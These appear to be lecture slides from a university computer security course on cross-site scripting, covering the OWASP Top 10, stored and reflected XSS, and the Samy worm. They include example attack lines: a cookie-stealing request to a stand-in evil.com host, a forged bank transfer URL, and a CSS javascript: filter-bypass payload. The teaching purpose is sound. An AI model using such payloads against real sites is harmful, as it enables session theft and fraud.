

Web Security: XSS; Sessions

CS 161: Computer Security

Prof. Raluca Ada Popa


Nov 8, 2016

Announcements

◆ Proj 3 due on Thur, Nov 17

You Can Apparently Leave a Poop Emoji—Or Anything Else You Want—on Trump's Website


By Jordan Weissmann



Trump's site hacked today ... apparently XSS!!!!

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And <https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet> gets you:



The image shows a screenshot of the Donald Trump 2016 website. The navigation bar includes links for POSITIONS, STATES, GET INVOLVED, MEDIA, SHOP, and a red CONTRIBUTE button. The main content area features a large blue banner with the text "TRUMP IS BAD AT INTERNET" in white serif font. Below the banner, there is a news section with a date "- NOVEMBER 08, 2016 -" and a headline "ICYMI: EXCLUSIVE: IT'S FULL-BORE AHEAD FOR FBI'S CLINTON FOUNDATION PROBE". To the right of the headline is a "CATEGORIES" section with links for "VIEW ALL", "STATEMENTS", "ANNOUNCEMENTS", and "ENDORSEMENTS".

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)

A1 – Injection

A3 – Broken Authentication and Session Management

A2 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A6 – Security Misconfiguration

A7 – Insecure Cryptographic Storage – Merged with A9 →

A8 – Failure to Restrict URL Access – Broadened into →

A5 – Cross-Site Request Forgery (CSRF)

<buried in A6: Security Misconfiguration>

OWASP Top 10 – 2013 (New)

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Known Vulnerable Components

Cross-site scripting attack (XSS)

- ◆ Attacker injects a **malicious script** into the webpage viewed by a **victim user**
 - **Script** runs in **user's browser** with access to page's data
- ◆ The same-origin policy does not prevent XSS

Two main types of XSS

- ◆ *Stored XSS*: attacker leaves Javascript lying around on benign web service for victim to load
- ◆ *Reflected XSS*: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS

- ◆ The attacker manages to store a **malicious script** at the web server, e.g., at **bank.com**
- ◆ The **server** later unwittingly sends **script** to a victim's browser
- ◆ Browser runs **script** in the same origin as the **bank.com** server

Demo + fix

Stored XSS (Cross-Site Scripting)

Attack Browser/Server



evil.com

Stored XSS (Cross-Site Scripting)

Attack Browser/Server



evil.com

1


Inject
malicious
script

Server Patsy/Victim




bank.com


Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



E.g., GET <http://bank.com/sendmoney?to=DrEvil&amt=100000>

Stored XSS (Cross-Site Scripting)

And/Or:

Attack Browser/Server



evil.com

1

Inject
malicious
script

Server Patsy/Victim



Stores
the
script!

bank.com



User Victim

6 steal valuable data

2 request content

3 receive malicious script

5 perform attacker action

4

execute script
embedded in input
*as though server
meant us to run it*

Stored XSS (Cross-Site Scripting)

And/Or:

Attack Browser/Server



evil.com

⑥ leak valuable data



E.g., GET <http://evil.com/steal/document.cookie>

User Victim

①
malicious script

Server Patsy/Victim



Stores the script!

bank.com

② request content


③ receive malicious script

⑤ perform attacker action

④

execute script embedded in input as though server meant us to run it

Stored XSS (Cross-Site Scripting)



XSS subverts the same origin policy

- ◆ Attack happens **within the same origin**
- ◆ Attacker **tricks** a server (e.g., **bank.com**) to send malicious script to users
- ◆ User visits to **bank.com**


Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

MySpace.com (Samy worm)


- ◆ Users can post HTML on their pages
 - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, ``
 - ... but can do Javascript within CSS tags:
`<div style="background:url('javascript:alert(1)')">`
- ◆ With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
 - ... and adds Samy as a friend.
 - Samy had millions of friends within 24 hours.

Twitter XSS vulnerability



